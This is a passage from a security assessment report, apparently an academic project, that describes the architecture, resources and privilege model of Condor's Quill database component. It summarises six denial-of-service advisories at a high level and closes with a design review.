condor_shadow This program runs on the machine where a given request was submitted and acts as the resource manager for the request. Jobs that are linked for Condor's standard universe do remote system calls, and they do so via the condor_shadow. Any system call invoked on the remote execute machine is sent over the network, back to the condor_shadow, which actually runs the system call on the submit machine, and the result is sent back over the network to the remote job.

condor_collector This daemon is responsible for collecting all the information about the status of a Condor pool. All other daemons periodically send ClassAd updates to the condor_collector. These ClassAds contain all the information about the state of the Condor daemons, the resources they represent, and resource requests in the pool (such as jobs that have been submitted to a given condor_schedd).

condor_negotiator This daemon is responsible for all the matchmaking within the Condor system. Periodically, the condor_negotiator begins a negotiation cycle, when it queries the condor_collector for the current state of all the resources in the pool. It contacts each condor_schedd that has waiting resource requests in priority order, and tries to match available resources with those requests. The condor_negotiator is also responsible for enforcing user priorities in the system.

4.3 Condor Resources

The Condor daemons access different system resources. In the following diagram each Condor machine is represented. The diagram identifies the resources accessed by each daemon, the file system permissions of each resource, and the OS privileges of the daemons.




Figure 30. Condor resources diagram.

The files are stored in different directories depending on their permissions and functions. These directories are:

LOCAL_DIR is the location of the local Condor directory on each machine in the pool. It holds the log, execute, and spool directories.

RELEASE_DIR is the full path to the Condor release directory, which holds the bin, etc, lib, sbin, and libexec directories.

LOG specifies the directory where each Condor daemon writes its log files. It is usually located in the LOCAL_DIR directory.

SPOOL is where certain files used by the condor_schedd are stored, such as the job queue file and the initial executables of any jobs that have been submitted. It is usually located in the LOCAL_DIR directory.

BIN This directory points to the Condor directory where user-level programs are installed. It is usually located inside of the RELEASE_DIR directory.

LIB This directory points to the Condor directory where libraries used to link jobs for Condor's standard universe are stored. It is usually located inside of the RELEASE_DIR directory.

LIBEXEC This directory contains executables of support commands that Condor needs. It is usually located in the RELEASE_DIR directory.

EXECUTE The input files that are transfered during the execution of a job are placed in this directory. It also serves as the job's working directory, if the job is using file transfer mode and no other working directory was specified.

ETC The main Condor configuration file is stored in this directory it, and it is usually located in the RELEASE_DIR directory.

4.4 Conclusions

This chapter has shown what the Condor workload management system is, how it works, the roles of the different machines that it has, the daemons, and the accessed resources.

As a result of this introduction to the Condor middleware, it will be easier to understand the assessment of the Condor's component called Quill, reported in the next chapter.

5. VULNERABILITY ASSESSMENT OF QUILL

Abstract

This is the most important chapter of the project, as all the other parts have been developed in order to be able to carry out this assessment. It is the result of applying the First Principles of Vulnerability Assessment methodology to a component of the Condor middleware called Quill.

In the whole, the evaluated version of Quill has been found to be very secure. Only **Denial of Service** vulnerabilities have been found. These are caused by design, implementation, and default configuration flaws. One of these flaws also affects the condor_schedd daemon, which is an important component of Condor in charge of the Condor queue. The others are vulnerabilities of Quill.

The rest of this report is divided into five main parts.The first part is a brief introduction to the middleware evaluated. The next three sections are a detailed description of Quill, which will help us to find the vulnerabilities, as given in the fifth and final section.

5.1 Quill

This section provides a short introduction to Quill.

Quill is the component of Condor in charge of collecting the information of the pool, in order to store it into a central relational database (DBMS). The DBMS can be PostgreSQL or Oracle, and can show this information to its users. The collected information is extensive: it monitors the state of the machines, jobs, daemons, matching process, and file transfers.

There are three possible configurations of Quill, depending on the amount of information that the administrator wants to store. Our assessment uses the one which collects more information about each host and almost all Condor daemons.

This assessment uses the following version and platform of Condor:

$CondorVersion: 7.3.1

$CondorPlatform: I386-LINUX_DEBIAN50 $

5.2 Architectural Analysis

Figure 31 shows the generic architecture of Quill. Quill works in cooperation with Condor. Despite this cooperation, Condor has been designed to continue running jobs even when Quill crashes or stops working properly. In that case, the pool's information would still be available in the log files. These decisions make Condor very secure by design, and also reduce possible threats.




Figure 31. Quill architecture diagram.

The users do not interact with privileged components, only with unprivileged componentsThis means that the developers have taken care with the security during the design of the system.

Quill is basically composed of two main daemons and two main client applications. The daemons are:

- **condor_quill** resides on each host of the pool. It periodically wakes up and moves the information generated by each Condor process, from the log files to the relational database. to manipulate the database, condor_quill uses the privileged database user called quillwriter.

- **condor_dbmsd** There is only one daemon of this kind per pool, and it is usually located on the same machine as the database. It periodically wakes up, connects to the database, and performs three functions:

  - Purges old history information.
  - Estimates the size of the database, preventing exceeding its size limit.
  - Runs the reindex command in the PostgreSQL database, recreating corrupted indexes.

  To do these actions, as condor_quill, it uses the database privileged user.

Quill has two client components:

- **condor_q and condor_history**

These applications reside in each machine of the pool, and the functionality of both is quite similar. Condor users use them for getting information about the pool.

While condor_q displays information for the jobs which are currently in the Condor queue, condor_history does the same about finished jobs.

As expected, both of them use the unprivileged user of the database called quillreader, as they only read information, and this operation does not requiere privileged permisions.

By default, condor_q gets the information from the database. Nevertheless, if the database is not available, or in case that the user desires it, condor_q can also query the condor_schedd or the condor_quill daemons to gather the information. This is shown in Figure 31.

condor_history only queries the database. However, if the database is not available, it can get some history information from the *$LOCAL_DIR/spool/history* log file.

5.3 Controlled/Accessed Resources

Despite using the basic resources such as CPU, memory, and bandwidth, each Quill component also needs other important resources. These are shown in Figure 32.




Figure 32. Quill resources diagram.

The most important resource on which the Quill design is based on is the database. Other important accessed resources are the configuration files and the log files. The data of these log files is codified in Extended Ascii, written and read using a mechanism called ClassAds (Classified Advertisements), which is both a flexible syntax and a safe syntax. It is a mapping from attribute names to expressions, used for describing jobs, workstations, and other resources.

- **Database connection functionality**

All Quill components get the database connection information from the main Condor configuration file located in *$RELEASE_DIR/etc/condor_config*, which is world readable. This file contains all the necessary information for connecting to the DBMS, including the unprivileged database user's password. Therefore, neither condor_q nor condor_history need to run in privileged permissions in the operating system. They can do all their operations by reading this configuration file and getting information from the database.

On the other hand, Quill's services get the privileged database user's password from the *$LOCAL_DIR/spool/.pgpass* file, which is condor readable and root writable. As a consequence of this, and also for writing the log files, these daemons run with privileged permission in the operating system.

- **condor_quill**

In the default installation, condor_quill uses these three log files for managing the information of Condor:

  - *sql.log*

This file is used by Condor daemons for logging their information. As shown in the diagram of Figure 31, many daemons write concurrently to the log file. To handle this issue, they first lock the file before writing their data as shown in Figure 33:




Figure 33. Condor daemons logging data.

When a component has written its information, it unlocks the file, in order to allow other daemons to write into the file. This mechanism prevents concurrency problems when more than one daemon tries to write at the same time in the same log file.

All file operations are made using a secure C++ library developed by the MIST team. This library was designed to avoid typical threats that appear when working with paths, between checking and opening files, and other dangerous situations.

Condor daemons perform two actions on this log file: add new information and update existing information.

- *sql.log.copy*

This file is used by Quill when updating the database. The sequence of operations that perform this function are shown in the following diagram:




Figure 34. Condor_quill updating the database.

As explained before, sql.log is used by many processes for logging information. Although it is preferably to be available the most time possible, the operation of updating the database takes a while.

to prevent having this file unavailable for a long time while updating the database, Quill first moves the content of this file to the *sql.log.copy* file in order to have the sql.log file locked the least time possible.

Once the copy has been made, Quill can work with the copy, without worrying about time and concurrency problems. It processes the copy and updates the database with its content. Toward this end, it uses another file with predefined queries, which are used for querying the database. As explained in the Vulnerabilities chapter, this adds additional security against possible injection vector attacks.

During the update operation, condor_quill adds or modifies information in the database.

- *thrown.log*

sql.log has a limited size, and it tends to grow up very fast because of the huge amount of information provided by the Condor daemons. To prevent data loss condor_quill moves the information of this file to an overflow file, which is thrown.log, before reaching the limit. This operation is shown in the Figure 35:




Figure 35. Quill moving data to the overflow file**.**

- *job_queue.log*

This log file is located in the `$LOCAL_DIR/spool` directory, instead of `$LOCAL_DIR/log` where the other logs are located. It has information related to job attributes, which are written to this log file by the condor_schedd daemon.

These attributes can be defined in the submit description file before submitting the job, or while the job is in the condor queue by using a Condor component called condor_qedit.

Figure 36 details the steps that a new attribute passes through, when defined by condor_qedit:




Figure 36. Job attribute definition operation.

This component will be analyzed in depth during the component evaluation, as the user's input passes through many different privileged components and resources, so it might contain flaws.

From Figure 37, there are nine relations where the information about the pool is stored; they are stored based on their category.




Figure 37. Quill's database schema.

Each relation is duplicated, leading to two tables which contain different information about each respective relation.

One table contains the horizontal schema, which has the standard schema of a relational database. The attributes, which are typically in each job or machine, are stored in this table.

The other table is used by the non-typical attributes; instead of being the general attributes of an entity, they are usually defined by users.

The main difference in the schema is that in the horizontal tables, each row is an attribute of all the machines/jobs, and in the vertical, each column is an independent ClassAd attribute of a determined machine or job.

PostgreSQL codifies the stored data in UTF8.

5.4 Trust and Privileges Analysis

Condor binaries and configuration files are located in the `$RELEASE` directory. As a malicious manipulation of those would compromise the whole system, it is root-owned.

The information manipulated by Quill is stored in log files in the `$LOCAL` directory, which is condor-owned, to prevent users from modifying information and at the same time allowing Condor to work with them.

The privileges of the Quill's components are divided in two groups, depending on their level of trust.

- **Quill daemon components**

These components are condor_quill and condor_dbmsd, They have a high level of trust, as they perform a cyclic functionality in which the users do not interact.

They use the privileged database user for connecting to the database, since they need to modify it.

On the other hand, they run with root privileges and switch their effective user id to the user condor to perform operations more securely.

- **Quill client components**

These components are condor_q and condor_history, and they are run directly by the users, so they have a low level of trust. As a consequence of this, they run in the operating system with the same user id as the user who executes them.

5.5 Component Analysis

This step is the most important of the assessment, as it is where the vulnerabilities are sought and found. To accomplish this, the code of the Quill components, which are more likely to have vulnerabilities, is examined. The previous stages facilitate this job, as we prioritize the components to be evaluated based on the those results.

One of the most important resources used by Quill is the database. This is one of our main targets. condor_qedit is another important component where we look for possible attack vectors. Ss explained in the architectural analysis, condor_qedit gets information provided by the user, which passes through different privileged resources and components.

The flaws found are summarized in Table 2, and are further explained below. The full disclosure of each one is available in the Appendix.

Table 2. Quill vulnerabilities summary.

CONDOR-2009-0002	Design	The Quill database is prone to a denial of service vulnerability. As a result of this vulnerability, condor_q, condor_history, condor_router_q and condor_dump_history cannot access the data in the Quill database.
CONDOR-2010-0001	Implementation	When Condor is configured to use Quill, the Quill database is prone to a denial of service vulnerability. As a result of this, an attacker can prevent updates to the information in the database.
CONDOR-2010-0002	Design	Condor_schedd is prone to a remote denial of service vulnerability. As a result of this, an attacker can deny its service and prevent other components from establishing a connection with it.
CONDOR-2010-0003	Implementation	condor_quill and condor_schedd are prone to a remote denial of service vulnerability. As a result of this, an attacker can crash the affected components, denying its service and preventing it from recovering again.
CONDOR-2010-0004	Design	The Quill database is prone to a denial of service vulnerability. As a result of this vulnerability, condor_q, condor_history, condor_router_q and condor_dump_history cannot access the data in the Quill database.
CONDOR-2010-0005	Configuration	When Condor is configured to use Quill, the Quill database is prone to a denial of service vulnerability. As a result of this, an attacker can prevent updates to the information in the database.

5.5.1. Design Review

Our first impression is that Quill has good security by design, illustrated by the following reasons:

- Condor_q and condor_history are the only components with which the user interacts. They have neither special privileges in the operating system nor in the database.
- Operations performed by condor_q and condor_history are very limited, and they do not send any information, which a malicious user could corrupt, to privileged components or resources. This makes it very difficult to take advantage of injection vector attacks or buffer overflow based attacks.
- Data is written and read from the log files and the database using a mechanism called ClassAds. This prevents malicious string manipulation.
- While the configuration files are in `$RELEASE_DIR` which is a root-owned directory, the log files are in the `$LOCAL_DIR` directory, which is condor-owned. This prevents third parties from manipulating these files and using them to escalate privileges in the system.
- Even though we could crash Quill or make Quill stop doing its job properly, it is very likely that Condor will continue working, since it has been designed to accomplish this aim.
